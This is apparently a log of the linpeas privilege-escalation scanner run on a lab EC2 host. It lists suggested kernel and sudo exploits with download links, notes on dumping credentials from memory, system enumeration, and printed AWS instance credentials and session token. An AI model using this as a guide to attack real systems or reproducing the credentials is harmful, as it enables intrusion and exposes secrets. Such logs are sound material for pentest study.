Comments: CAP\_NET\_ADMIN cap or CONFIG\_USER\_NS=y needed. SMEP/KASLR bypass included. Modified version at 'ext-url' adds support for additional distros/kernels

[+] [CVE-2016-8655] chocobo\_root

Details: <http://www.openwall.com/lists/oss-security/2016/12/06/1>

Exposure: probable

Tags: [ ubuntu=(14.04|16.04) ] {kernel:4.4.0-(21|22|24|28|31|34|36|38|42|43|45|47|51)-generic}

Download URL: <https://www.exploit-db.com/download/40871>

Comments: CAP\_NET\_RAW capability is needed OR CONFIG\_USER\_NS=y needs to be enabled

[+] [CVE-2016-4557] double-fdput()

Details: <https://bugs.chromium.org/p/project-zero/issues/detail?id=808>

Exposure: probable

Tags: [ ubuntu=16.04 ]{kernel:4.4.0-21-generic}

Download URL: <https://github.com/offensive-security/exploit-database-bin-spoits/raw/master/bin-spoits/39772.zip>

Comments: CONFIG\_BPF\_SYSCALL needs to be set && kernel.unprivileged\_bpf\_disabled != 1

[+] [CVE-2022-32250] nft\_object UAF (NFT\_MSG\_NEWSET)

Details: [https://research.nccgroup.com/2022/09/01/settlers-of-netlink-exploiting-a-limited-uaf-in-nf\\_tables-cve-2022-32250/](https://research.nccgroup.com/2022/09/01/settlers-of-netlink-exploiting-a-limited-uaf-in-nf_tables-cve-2022-32250/)

<https://blog.theori.io/research/CVE-2022-32250-linux-kernel-lpe-2022/>

Exposure: less probable

Tags: ubuntu=(22.04){kernel:5.15.0-27-generic}

Download URL: <https://raw.githubusercontent.com/theori-io/CVE-2022-32250-exploit/main/exp.c>

Comments: kernel.unprivileged\_usersns\_clone=1 required (to obtain CAP\_NET\_ADMIN)

[+] [CVE-2022-2586] nft\_object UAF

Details: <https://www.openwall.com/lists/oss-security/2022/08/29/5>

Exposure: less probable

Tags: ubuntu=(20.04){kernel:5.12.13}

Download URL: <https://www.openwall.com/lists/oss-security/2022/08/29/5/1>

Comments: kernel.unprivileged\_usersns\_clone=1 required (to obtain CAP\_NET\_ADMIN)

[+] [CVE-2021-3156] sudo Baron Samedit

Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>

Exposure: less probable

Tags: mint=19,ubuntu=18|20, debian=10

Download URL: <https://code.load.github.com/blasty/CVE-2021-3156/zip/main>

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

Details: <https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html>

Exposure: less probable

Tags: ubuntu=20.04{kernel:5.8.0-\*}

Download URL: <https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c>

ext-url: <https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c>

Comments: ip\_tables kernel module must be loaded

[+] [CVE-2019-18634] sudo pwfeedback

Details: <https://dylankatz.com/Analysis-of-CVE-2019-18634/>

Exposure: less probable

Tags: mint=19

Download URL: <https://github.com/saleemrashid/sudo-cve-2019-18634/raw/master/exploit.c>

Comments: sudo configuration requires pwfeedback to be enabled.

[+] [CVE-2019-15666] XFRM\_UAF

Details: <https://duasynt.com/blog/ubuntu-centos-redhat-privesc>

Exposure: less probable

Download URL:

Comments: CONFIG\_USER\_NS needs to be enabled; CONFIG\_XFRM needs to be enabled

[+] [CVE-2018-1000001] RationalLove

Details: <https://www.halfdog.net/Security/2017/LibcRealpathBufferUnderflow/>

Exposure: less probable

Tags: debian=9{libc6:2.24-11+deb9u1},ubuntu=16.04.3{libc6:2.23-0ubuntu9}

Download URL: <https://www.halfdog.net/Security/2017/LibcRealpathBufferUnderflow/RationalLove.c>

Comments: kernel.unprivileged\_usersns\_clone=1 required

[+] [CVE-2017-5618] setuid screen v4.5.0 LPE

Details: <https://seclists.org/oss-sec/2017/q1/184>

Exposure: less probable

Download URL: <https://www.exploit-db.com/download/https://www.exploit-db.com/exploits/41154>

[+] [CVE-2017-1000366,CVE-2017-1000379] linux\_ldso\_hwcap\_64

Details: <https://www.qualys.com/2017/06/19/stack-clash/stack-clash.txt>

Exposure: less probable

Tags: debian=7.7|8.5|9.0,ubuntu=14.04.2|16.04.2|17.04,fedora=22|25,centos=7.3.1611

Download URL: [https://www.qualys.com/2017/06/19/stack-clash/linux\\_ldso\\_hwcap\\_64.c](https://www.qualys.com/2017/06/19/stack-clash/linux_ldso_hwcap_64.c)

Comments: Uses "Stack Clash" technique, works against most SUID-root binaries

[+] [CVE-2017-1000253] PIE\_stack\_corruption

Details: <https://www.qualys.com/2017/09/26/linux-pie-cve-2017-1000253/cve-2017-1000253.txt>

Exposure: less probable

Tags: RHEL=6,RHEL=7{kernel:3.10.0-514.21.2|3.10.0-514.26.1}

Download URL: <https://www.qualys.com/2017/09/26/linux-pie-cve-2017-1000253/cve-2017-1000253.c>

[+] [CVE-2016-9793] SO\_{SND|RCV}BUFFORCE

Details: <https://github.com/xairy/kernel-exploits/tree/master/CVE-2016-9793>

Exposure: less probable

Download URL: <https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2016-9793/poc.c>

Comments: CAP\_NET\_ADMIN caps OR CONFIG\_USER\_NS=y needed. No SMEP/SMAP/KASLR bypass included.  
Tested in QEMU only

[+] [CVE-2016-2384] usb-midi

Details: <https://xairy.github.io/blog/2016/cve-2016-2384>

Exposure: less probable

Tags: ubuntu=14.04,fedora=22

Download URL: <https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2016-2384/poc.c>

Comments: Requires ability to plug in a malicious USB device and to execute a malicious binary as a non-privileged user

[+] [CVE-2016-0728] keyring

Details: <http://perception-point.io/2016/01/14/analysis-and-exploitation-of-a-linux-kernel-vulnerability-cve-2016-0728/>

Exposure: less probable

Download URL: <https://www.exploit-db.com/download/40003>

Comments: Exploit takes about ~30 minutes to run. Exploit is not reliable, see: <https://cyseclabs.com/blog/cve-2016-0728-poc-not-working>

Executing Linux Exploit Suggester 2  
<https://github.com/jondonas/linux-exploit-suggester-2>



af\_packet

CVE-2016-8655

Source: <http://www.exploit-db.com/exploits/40871>

[2] exploit\_x

CVE-2018-14665

Source: <http://www.exploit-db.com/exploits/45697>

[3] get\_rekt

CVE-2017-16695

Source: <http://www.exploit-db.com/exploits/45010>

## Protections

⇒ AppArmor enabled? ..... You do not have enough privilege to read the profile set.

apparmor module is loaded.

⇒ AppArmor profile? ..... unconfined

⇒ is linuxONE? ..... s390x Not Found

⇒ grsecurity present? ..... grsecurity Not Found

⇒ PaX bins present? ..... PaX Not Found

⇒ Execshield enabled? ..... Execshield Not Found

⇒ SELinux enabled? ..... sestatus Not Found

⇒ Seccomp enabled? ..... disabled

⇒ User namespace? ..... enabled

⇒ Cgroup2 enabled? ..... disabled

⇒ Is ASLR enabled? ..... Yes

⇒ Printer? ..... No

⇒ Is this a virtual machine? ..... Yes (xen)

## Container

### 

⇒ Container related tools present (if any):

/usr/bin/

lxc

⇒ Am I Containered?

⇒ Container

details

⇒ Is this a container? .....

No

⇒ Any running containers? .....

No

## Cloud

###

```
==|| Google Cloud Platform? ..... No
==|| AWS ECS? ..... No
grep: /etc/motd: No such file or directory
==|| AWS EC2? ..... Yes
==|| AWS EC2 Beanstalk? ..... No
==|| AWS Lambda? ..... No
==|| AWS Codebuild? ..... No
==|| DO Droplet? ..... No
==|| IBM Cloud VM? ..... No
==|| Azure VM? ..... No
==|| Azure APP? ..... No
```

## =====|| AWS EC2 Enumeration

ami-id:  
ami-08b2580b11e7c69e0

instance-action: none  
instance-id: i-03eee2ddd79153eed  
instance-life-cycle: on-demand  
instance-type: t2.nano  
region: eu-west-1

## ==|| Account Info

```
{
  "Code" : "Success",
  "LastUpdated" : "2024-01-22T21:11:29Z",
  "AccountId" : "739930428441"
}
```

## ==|| Network Info

Mac: 02:23:bf:26:bc:  
75/

Owner ID: 739930428441  
Public Hostname:  
Security Groups: AllowEverything  
Private IPv4s:

Subnet IPv4: 10.10.0.0/16  
PrivateIPv6s:

Subnet IPv6:  
Public IPv4s:

## ==|| IAM Role

## ==|| User Data

## EC2 Security Credentials


```
{
  "Code" : "Success",
  "LastUpdated" : "2024-01-22T21:11:02Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIA2YR2KKQMRZV7KBGL",
```

```

"SecretAccessKey" : "I83RQMqrz3gYhfkVM4Fd8Fqhdxj/93pe1+gi2jQV",
"Token" : "lQoJb3JpZ2luX2VjEjX/////////
wEaCWV1LXdlc3QtMSJGMEQCICKleGT1hVMKCG2uxQYm+CfJMZgOCz0+DpPPA5+RXnjbAiB2NDRsQWje3UlihP5X-
vvZkp0me3YPqMBIO/
+JhHxuN6SrGBAHOEAMaDDczOTkzMDQyODQ0MSIMkFHZgDOJr7wEmux7KqMEc33sZRCgedrf5jk2x0VFs3Mk6R-
KFaTXZ950bUnRq2gFYVks39JpmXHN5PIkeEaxEjNkhc/
EniMK0ko5Xbs2Nli0O+HW2xS683tlfjEmURlSxDEINBwXgkO69AaCQj97qsRtu0MgxuPMQTAO7As7VoMMqMdvJJDZ1
VWXJjBWzsKMrTXoRcXNHZ0QIDU4iOoQlvMu33y6dtglo1ylgl0xliB0lsqS2Udkfc+ElJDgL8Byj3BJG1WNYwclnYxpP/
d3ljsMqmNPBNXj7+8OHarIVYdgnLZ6S7o0hQiHIO7sn1QXk3CPa2n88zCMgDrFOlZBQKOfpNV3WkuDc4psm30rQG-
Z9vLtucPfiZyMtZ2gOibrsYz1gTOJ8mkHW89+J3UetLTLXuGDzFenRBNn+NSu70wExXno14hFku+gwAjxtMDgsL5qR-
FPxRUm8e1qRNm/2sYbZHqqgHYMjKuBP0vsOuCT23ZnOOr1eqNlh2Q9evjRNDXbsTBCKP/sodvPnwrc3aPVCcKX/
6h5TSqribDNO2lidMNgVJcTsNUNF2SNImZ+OPaB05f1gdvm0PYHbj1hFRmA6jQtgK50PeUWDI6NL7z35tZ9IMAzxvX-
cDgWo2459+atdRQ4o8qle6Osj39if+Sv9/znGLbzG+dzcfQmHPPHYj1uFNLOOPVmhHTyPc/
0mIxlL1GQ55OcAESAZFP6zXqsWmuvMMB795BpPm2l6jliDusrTDUs7utBjqUAqMUNRQhsa3zUOKO7d+YAPsAxjcz-
igAL3SSoFWyEe6gFhmA+7NyYdbvyueDI+sxTTN7kk2o3OuB0pDxAj6TYfPAPhDc5DjIIUyTBPkWJnGqPweklLvzReY-
zv9AthRSFPbFTTQNfvX+7cAYEzWzt/VdCEkx7rhRu6ilGrODiVpoaPUU4qBlSbNS7yjFsUH+rGyuB/Hz7/g9FV/TTr3/
LAXggCyKNTMnq6gpRZH/49Wzu/NVRIC8DZsD4L5qAqXNPGRtg10+jtfYMKpGy+7Wn6JM+FVNeIhjE1B/
YarB2jbOWNUpFq8o2pBvV+BnDLsnSrcgQt9JNAaSiVsKj4nTzqfi2y3y1Jsd+345TiLaX7OHFr/rATGA==",
"Expiration" : "2024-01-23T03:38:55Z"
}
==|| SSM Runnig
jan      6763  0.0  0.2  16304  1092 pts/0   S+   16:51   0:00 sed s,ssm-agent,[1;31m&?
[0m,

```

## Processes, Crons, Timers, Services and Sockets

 Cleaned processes

- ↳ Check weird & unexpected processes run by root: <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#processes>

```

root      1 0.9 1.2 38116 6036 ?      Ss 16:11 0:22 /sbin/
init
root      358 0.0 0.5 27704 2964 ?      Ss 16:11 0:01 /lib/systemd/systemd-journald
root      392 0.0 0.3 94772 1500 ?      Ss 16:11 0:00 /sbin/lvmtoolad -f
root      408 0.0 0.7 44720 3628 ?      Ss 16:11 0:02 /lib/systemd/systemd-udev
systemd+  485 0.0 0.4 100324 2372 ?      Ssl 16:11 0:00 /lib/systemd/systemd-timesyncd
└─(Caps) 0x0000000002000000=cap_sys_time
daemon[0m 803 0.0 0.3 26044 1936 ?      Ss 16:12 0:00 /usr/sbin/atd -f
syslog    812 0.0 0.5 256392 2984 ?      Ssl 16:12 0:00 /usr/sbin/rsyslogd -n
root      817 0.0 0.2 4396 1272 ?      Ss 16:12 0:00 /usr/sbin/acpid
root      821 0.0 0.5 29008 2652 ?      Ss 16:12 0:00 /usr/sbin/cron -f
message+  826 0.0 0.7 42900 3704 ?      Ss 16:12 0:00 /usr/bin/dbus-daemon --system --address=systemd:
--nofork --nopidfile --systemd-activation
└─(Caps) 0x0000000002000000=cap_audit_write
root      832 0.0 0.6 28544 3040 ?      Ss 16:12 0:00 /lib/systemd/systemd-logind
root      838 0.0 1.0 275900 5228 ?      Ssl 16:12 0:00 /usr/lib/AccountsService/accounts-daemon[0m
root      841 0.0 0.3 629920 1860 ?      Ssl 16:12 0:00 /usr/bin/lxcfs /var/lib/lxcfs/
root      844 0.0 2.5 211344 12772 ?      Ssl 16:12 0:00 /usr/lib/snapd/snapd
root      858 0.0 0.0 13372 136 ?      Ss 16:12 0:00 /sbin/mdadm --monitor --pid-file /run/mdadm/monitor.pid
--daemonise --scan --syslog
root      866 0.0 1.0 277176 5064 ?      Ssl 16:12 0:00 /usr/lib/policykit-1/polkitd --no-debug
root      882 0.0 2.0 337920 10160 ?      Ss 16:12 0:00 /usr/sbin/smbd -D
root      884 0.0 0.9 329804 4664 ?      S 16:12 0:00 _ /usr/sbin/smbd -D
root      942 0.0 1.0 337920 5384 ?      S 16:12 0:00 _ /usr/sbin/smbd -D
root      913 0.0 0.4 16124 2452 ?      Ss 16:12 0:00 /sbin/dhclient -1 -v -pf /run/dhclient.eth0.pid -lf /var/lib/
dhcp/dhclient.eth0.leases -l -df /var/lib/dhcp/dhclient6.eth0.leases eth0
root      973 0.0 1.1 65508 5884 ?      Ss 16:12 0:00 /usr/sbin/sshd -D

```

```

jan    2055 0.0 0.7 92832 3544 ?      S   16:46 0:00 | _ sshd: jan@pts/0
jan    2063 0.0 0.8 22572 4148 pts/0  Ss  16:46 0:00 | _ -bash
jan    2160 0.1 0.5 5444 2620 pts/0  S+  16:50 0:00 | _ /bin/sh ./linpeas.sh
jan    6777 0.0 0.2 5444 1032 pts/0  S+  16:51 0:00 | _ /bin/sh ./linpeas.sh
jan    6781 0.0 0.6 37508 3420 pts/0  R+  16:51 0:00 | _ ps fauxwww
jan    6780 0.0 0.2 5444 1032 pts/0  S+  16:51 0:00 | _ /bin/sh ./linpeas.sh
tomcat9 993 7.8 39.1 2550800 195112 ?    Sl  16:12 3:04 /usr/lib/jvm/java-1.8.0-openjdk-amd64/bin/java -
Djava.util.logging.config.file=/opt/tomcat-latest/conf/logging.properties -
Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Dfile.encoding=UTF-8 -
Dnet.sf.ehcache.skipUpdateCheck=true -XX:+UseConcMarkSweepGC -XX:+CMSClassUnloadingEnabled -XX:
+UseParNewGC -Djdk.tls.ephemeralDHKeySize=2048 -
Djava.protocol.handler.pkgs=org.apache.catalina.webresources -
Dorg.apache.catalina.security.SecurityListener.UMASK=0027 -Xms512m -Xmx512m -Dignore.endorsed.dirs= -
classpath /opt/tomcat-latest/bin/bootstrap.jar:/opt/tomcat-latest/bin/tomcat-juli.jar -Dcatalina.base=/opt/tomcat-
latest -Dcatalina.home=/opt/tomcat-latest -Djava.io.tmpdir=/opt/tomcat-latest/temp
org.apache.catalina.startup.Bootstrap start
root    1003 0.0 0.0 5220 148 ?      Ss  16:12 0:00 /sbin/iscsid
root    1004 0.0 0.7 5720 3516 ?      S<Ls 16:12 0:00 /sbin/iscsid
root    1114 0.0 0.4 15752 2044 ttyS0  Ss+  16:12 0:00 /sbin/agetty --keep-baud 115200 38400 9600 ttyS0
vt220
root    1117 0.0 0.3 15936 1496 tty1   Ss+  16:12 0:00 /sbin/agetty --noclear tty1 linux
root    1152 0.0 0.8 71584 4040 ?      Ss  16:12 0:00 /usr/sbin/apache2 -k start
www-data 1154 0.0 0.8 557740 4456 ?      Sl  16:12 0:00 _ /usr/sbin/apache2 -k start
www-data 1155 0.0 0.9 557628 4484 ?      Sl  16:12 0:00 _ /usr/sbin/apache2 -k start
root    1217 0.0 1.0 240008 5204 ?      Ss  16:12 0:00 /usr/sbin/nmbd -D
jan     1997 0.0 0.9 45276 4500 ?      Ss  16:46 0:00 /lib/systemd/systemd --user
jan     2000 0.0 0.4 61568 2048 ?      S   16:46 0:00 (sd-pam)

```

- Processes whose PPID belongs to a different user (not root)
- You will know if a user can somehow spawn processes as a different user

Files opened by processes belonging to other users  
This is usually empty because of the lack of privileges to read other user processes information

COMMAND NAME	PID	TID	USER	FD	TYPE	DEVICE	SIZE/OFF	NODE
--------------	-----	-----	------	----	------	--------	----------	------

qdm-password Not

Found

gnome-keyring-daemon Not

Found

lightdm Not


Found

vsftpd Not

Found

apache2 process found (dump creds from memory as root)

sshd: process found (dump creds from memory as root)

 Cron jobs

 <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#scheduled-cron-jobs>

/usr/bin/

crontab

incrontab Not Found

-rw-r--r-- 1 root root 722 Apr 5 2016 /etc/

crontab

/etc/cron.d:

total 20

drwxr-xr-x 2 root root 4096 Apr 17 2018 .

drwxr-xr-x 99 root root 4096 Nov 15 2018 ..

-rw-r--r-- 1 root root 589 Jul 16 2014 mdadm

-rw-r--r-- 1 root root 102 Apr 5 2016 .placeholder

-rw-r--r-- 1 root root 190 Apr 17 2018 popularity-contest

/etc/cron.daily:

total 64

drwxr-xr-x 2 root root 4096 Apr 19 2018 .

drwxr-xr-x 99 root root 4096 Nov 15 2018 ..

-rwxr-xr-x 1 root root 539 Apr 5 2016 apache2

-rwxr-xr-x 1 root root 376 Mar 31 2016 apport

-rwxr-xr-x 1 root root 1474 Jun 19 2017 apt-compat

-rwxr-xr-x 1 root root 355 May 22 2012 bsdmainutils

-rwxr-xr-x 1 root root 1597 Nov 26 2015 dpkg

-rwxr-xr-x 1 root root 372 May 6 2015 logrotate

-rwxr-xr-x 1 root root 1293 Nov 6 2015 man-db

-rwxr-xr-x 1 root root 539 Jul 16 2014 mdadm

-rwxr-xr-x 1 root root 435 Nov 18 2014 mlocate

-rwxr-xr-x 1 root root 249 Nov 12 2015 passwd

-rw-r--r-- 1 root root 102 Apr 5 2016 .placeholder

-rwxr-xr-x 1 root root 3449 Feb 26 2016 popularity-contest

-rwxr-xr-x 1 root root 383 Mar 7 2016 samba

-rwxr-xr-x 1 root root 214 May 24 2016 update-notifier-common

/etc/cron.hourly:

total 12

drwxr-xr-x 2 root root 4096 Apr 17 2018 .

drwxr-xr-x 99 root root 4096 Nov 15 2018 ..

-rw-r--r-- 1 root root 102 Apr 5 2016 .placeholder

/etc/cron.monthly:

total 12

drwxr-xr-x 2 root root 4096 Apr 17 2018 .

drwxr-xr-x 99 root root 4096 Nov 15 2018 ..

-rw-r--r-- 1 root root 102 Apr 5 2016 .placeholder

/etc/cron.weekly:

total 24

drwxr-xr-x 2 root root 4096 Apr 17 2018 .

drwxr-xr-x 99 root root 4096 Nov 15 2018 ..

-rwxr-xr-x 1 root root 86 Apr 13 2016 fstrim

-rwxr-xr-x 1 root root 771 Nov 6 2015 man-db

-rw-r--r-- 1 root root 102 Apr 5 2016 .placeholder

-rwxr-xr-x 1 root root 211 May 24 2016 update-notifier-common

SHELL=/bin/sh

PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 \* \* \* \* root cd / && run-parts --report /etc/cron.hourly

25 6 \* \* \* \* root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )

47 6 \* \* 7 \* \* root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )

52 6 1 \* \* \* \* root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

Systemd PATH

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#systemd-path-relative-paths>

PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/

bin

Analyzing .service files

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#services>

/etc/systemd/system/final.target.wants/snapd.system-shutdown.service could be executing some relative path

/etc/systemd/system/multi-user.target.wants/networking.service could be executing some relative path

/etc/systemd/system/network-online.target.wants/networking.service could be executing some relative path

/etc/systemd/system/sysinit.target.wants/friendly-recovery.service could be executing some relative path

/lib/systemd/system/emergency.service could be executing some relative path

/lib/systemd/system/friendly-recovery.service could be executing some relative path

/lib/systemd/system/ifup@.service could be executing some relative path

You can't write on systemd PATH

System timers

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#timers>

NEXT	LEFT	LAST	PASSED	UNIT
ACTIVATES				
Mon 2024-01-22 21:03:43 EST	4h 12min left	Mon 2024-01-22 16:12:01 EST	39min ago	snapd.refresh.timer
snapd.refresh.service				
Tue 2024-01-23 01:49:55 EST	8h left	Mon 2024-01-22 16:12:01 EST	39min ago	apt-daily.timer
apt-daily.service				
Tue 2024-01-23 06:35:40 EST	13h left	Mon 2024-01-22 16:12:01 EST	39min ago	apt-daily-upgrade.timer
apt-daily-upgrade.service				
Tue 2024-01-23 16:26:13 EST	23h left	Mon 2024-01-22 16:26:13 EST	25min ago	systemd-tmpfiles-clean.timer
systemd-tmpfiles-clean.service				
n/a	n/a	n/a	n/a	snapd.snap-repair.timer
				snapd.snap-repair.service
n/a	n/a	n/a	n/a	ureadahead-stop.timer
				ureadahead-stop.service

Analyzing .timer files

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#timers>

Analyzing .socket files

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sockets>

/etc/systemd/system/sockets.target.wants/uuidd.socket is calling this writable listener: /run/uuidd/request  
/lib/systemd/system/dbus.socket is calling this writable listener: /var/run/dbus/system\_bus\_socket  
/lib/systemd/system/sockets.target.wants/dbus.socket is calling this writable listener: /var/run/dbus/system\_bus\_socket  
/lib/systemd/system/sockets.target.wants/systemd-journald-dev-log.socket is calling this writable listener: /run/systemd/journal/dev-log  
/lib/systemd/system/sockets.target.wants/systemd-journald.socket is calling this writable listener: /run/systemd/journal/stdout  
/lib/systemd/system/sockets.target.wants/systemd-journald.socket is calling this writable listener: /run/systemd/journal/socket  
/lib/systemd/system/syslog.socket is calling this writable listener: /run/systemd/journal/syslog  
/lib/systemd/system/systemd-bus-proxyd.socket is calling this writable listener: /var/run/dbus/system\_bus\_socket  
/lib/systemd/system/systemd-journald-dev-log.socket is calling this writable listener: /run/systemd/journal/dev-log  
/lib/systemd/system/systemd-journald.socket is calling this writable listener: /run/systemd/journal/stdout  
/lib/systemd/system/systemd-journald.socket is calling this writable listener: /run/systemd/journal/socket  
/lib/systemd/system/uuidd.socket is calling this writable listener: /run/uuidd/request

## || Unix Sockets Listening

↳ <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sockets>

/run/  
acpid.socket  
↳(Read Write)  
/run/dbus/system\_bus\_socket  
↳(Read Write)  
/run/lvm/lvmetad.socket  
/run/lvm/lvmpolld.socket  
/run/samba/nmbd/unexpected  
↳(Read Write)  
/run/snapd-snap.socket  
↳(Read Write)  
/run/snapd.socket  
↳(Read Write)  
/run/systemd/fsck.progress  
/run/systemd/journal/dev-log  
↳(Read Write)  
/run/systemd/journal/socket  
↳(Read Write)  
/run/systemd/journal/stdout  
↳(Read Write)  
/run/systemd/journal/syslog  
↳(Read Write)  
/run/systemd/notify  
↳(Read Write)  
/run/systemd/private  
↳(Read Write)  
/run/udev/control  
/run/user/1001/systemd/notify  
↳(Read Write)  
/run/user/1001/systemd/private  
↳(Read Write)  
/run/uuidd/request  
↳(Read Write)  
/var/lib/lxd/unix.socket  
/var/run/dbus/system\_bus\_socket  
↳(Read Write)  
/var/run/samba/nmbd/unexpected



└─(Read Write)

## D-Bus config files

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#d-bus>

Possible weak user policy found on /etc/dbus-1/system.d/dnsmasq.conf ( <policy user="dnsmasq">)

Possible weak user policy found on /etc/dbus-1/system.d/org.freedesktop.network1.conf ( <policy user="systemd-network">)

Possible weak user policy found on /etc/dbus-1/system.d/org.freedesktop.resolve1.conf ( <policy user="systemd-resolve">)

## D-Bus Service Objects list

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#d-bus>

NAME DESCRIPTION	PID	PROCESS	USER	CONNECTION	UNIT	SESSION
:1.0	1	systemd	root	:1.0	init.scope	- -
:1.1	832	systemd-logind	root	:1.1	systemd-logind.service	- -
:1.13	9813	busctl	jan	:1.13	session-2.scope	2 -
:1.2	838	accounts-daemon[0m	root	:1.2	accounts-daemon.service	-
-						
:1.3	866	polkitd	root	:1.3	polkitd.service	- -
com.ubuntu.LanguageSelector	-	-	-	(activatable)	-	-
com.ubuntu.SoftwareProperties	-	-	-	(activatable)	-	-
org.freedesktop.Accounts	838	accounts-daemon[0m	root	:1.2	accounts-daemon.service	
-						
org.freedesktop.DBus	826	dbus-daemon[0m		messagebus	org.freedesktop.DBus	
dbus.service	-	-				
org.freedesktop.PolicyKit1	866	polkitd	root	:1.3	polkitd.service	- -
org.freedesktop.hostname1	-	-	-	(activatable)	-	-
org.freedesktop.locale1	-	-	-	(activatable)	-	-
org.freedesktop.login1	832	systemd-logind	root	:1.1	systemd-logind.service	-
-						
org.freedesktop.network1	-	-	-	(activatable)	-	-
org.freedesktop.resolve1	-	-	-	(activatable)	-	-
org.freedesktop.systemd1	1	systemd	root	:1.0	init.scope	- -
org.freedesktop.timedate1	-	-	-	(activatable)	-	-

## Network Information

## Hostname, hosts and DNS

basic2

127.0.0.1 localhost

127.0.1.1 basic2

::1 localhost ip6-localhost ip6-loopback

ff02::1 ip6-allnodes

ff02::2 ip6-allrouters

nameserver 10.0.0.2

search eu-west-1.compute.internal

## Interfaces

# symbolic names for networks, see networks(5) for more information

```

link-local 169.254.0.0
eth0   Link encap:Ethernet  HWaddr 02:23:bf:26:bc:75
       inet addr:10.10.108.127  Bcast:10.10.255.255  Mask:255.255.0.0
       inet6 addr: fe80::23:bfff:fe26:bc75/64 Scope:Link
       UP BROADCAST RUNNING MULTICAST  MTU:9001  Metric:1
       RX packets:103371 errors:0 dropped:0 overruns:0 frame:0
       TX packets:80511 errors:0 dropped:0 overruns:0 carrier:0
       collisions:0 txqueuelen:1000
       RX bytes:6465365 (6.4 MB)  TX bytes:6020941 (6.0 MB)

```

```

lo     Link encap:Local Loopback
       inet addr:127.0.0.1  Mask:255.0.0.0
       inet6 addr: ::1/128 Scope:Host
       UP LOOPBACK RUNNING  MTU:65536  Metric:1
       RX packets:196 errors:0 dropped:0 overruns:0 frame:0
       TX packets:196 errors:0 dropped:0 overruns:0 carrier:0
       collisions:0 txqueuelen:1
       RX bytes:14496 (14.4 KB)  TX bytes:14496 (14.4 KB)

```

## Active Ports

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports>

```

tcp    0    0 0.0.0.0:22          0.0.0.0:*        LISTEN
-
tcp    0    0 0.0.0.0:445         0.0.0.0:*        LISTEN  -
tcp    0    0 0.0.0.0:139         0.0.0.0:*        LISTEN  -
tcp6   0    0 :::22              :::*             LISTEN  -
tcp6   0    0 :::445              :::*             LISTEN  -
tcp6   0    0 127.0.0.1:8005      :::*             LISTEN  -
tcp6   0    0 :::8009             :::*             LISTEN  -
tcp6   0    0 :::139              :::*             LISTEN  -
tcp6   0    0 :::8080             :::*             LISTEN  -
tcp6   0    0 :::80               :::*             LISTEN  -

```

## Can I sniff with tcpdump?

No

## Users Information

## My user

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#users>

```

uid=1001(jan) gid=1001(jan)
groups=1001(jan)

```

## Do I have PGP keys?

```

/usr/bin/
gpg

```

```

netpgpkeys Not Found
netpgp Not

```

Found

|| Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d  
↳ <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid>

|| Checking sudo tokens  
↳ <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#reusing-sudo-tokens>

ptrace protection is enabled  
(1)

|| Checking Pkexec policy  
↳ <https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe#pe-method-2>

[Configuration]  
AdminIdentities=unix-user:0  
[Configuration]  
AdminIdentities=unix-group:sudo;unix-group:admin

|| Superusers  
root:x:0:0:root:/root:/bin/  
bash

|| Users with console  
jan:x:1001:1001::/home/jan:/bin/  
bash  
kay:x:1000:1000:Kay,,,:/home/kay:/bin/bash  
root:x:0:0:root:/root:/bin/bash

|| All users & groups  
uid=0(root) gid=0(root)  
groups=0(root)

uid=1000(kay) gid=1000(kay) groups=1000(kay),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),  
115(lpadmin),116(sambashare)  
uid=1001(jan) gid=1001(jan) groups=1001(jan)  
uid=100(systemd-timesync) gid=102(systemd-timesync) groups=102(systemd-timesync)  
uid=101(systemd-network) gid=103(systemd-network) groups=103(systemd-network)  
uid=102(systemd-resolve) gid=104(systemd-resolve) groups=104(systemd-resolve)  
uid=103(systemd-bus-proxy) gid=105(systemd-bus-proxy) groups=105(systemd-bus-proxy)  
uid=104(syslog) gid=108(syslog) groups=108(syslog),4(adm)  
uid=105(\_apt) gid=65534(nogroup) groups=65534(nogroup)  
uid=106(lxd) gid=65534(nogroup) groups=65534(nogroup)  
uid=107(messagebus) gid=111(messagebus) groups=111(messagebus)  
uid=108(uidd) gid=112(uidd) groups=112(uidd)  
uid=109(dnsmasq) gid=65534(nogroup) groups=65534(nogroup)  
uid=10(uucp) gid=10(uucp) groups=10(uucp)  
uid=110(sshd) gid=65534(nogroup) groups=65534(nogroup)  
uid=13(proxy) gid=13(proxy) groups=13(proxy)  
uid=1(daemon[0m) gid=1(daemon[0m) groups=1(daemon[0m)  
uid=2(bin) gid=2(bin) groups=2(bin)  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
uid=34(backup) gid=34(backup) groups=34(backup)  
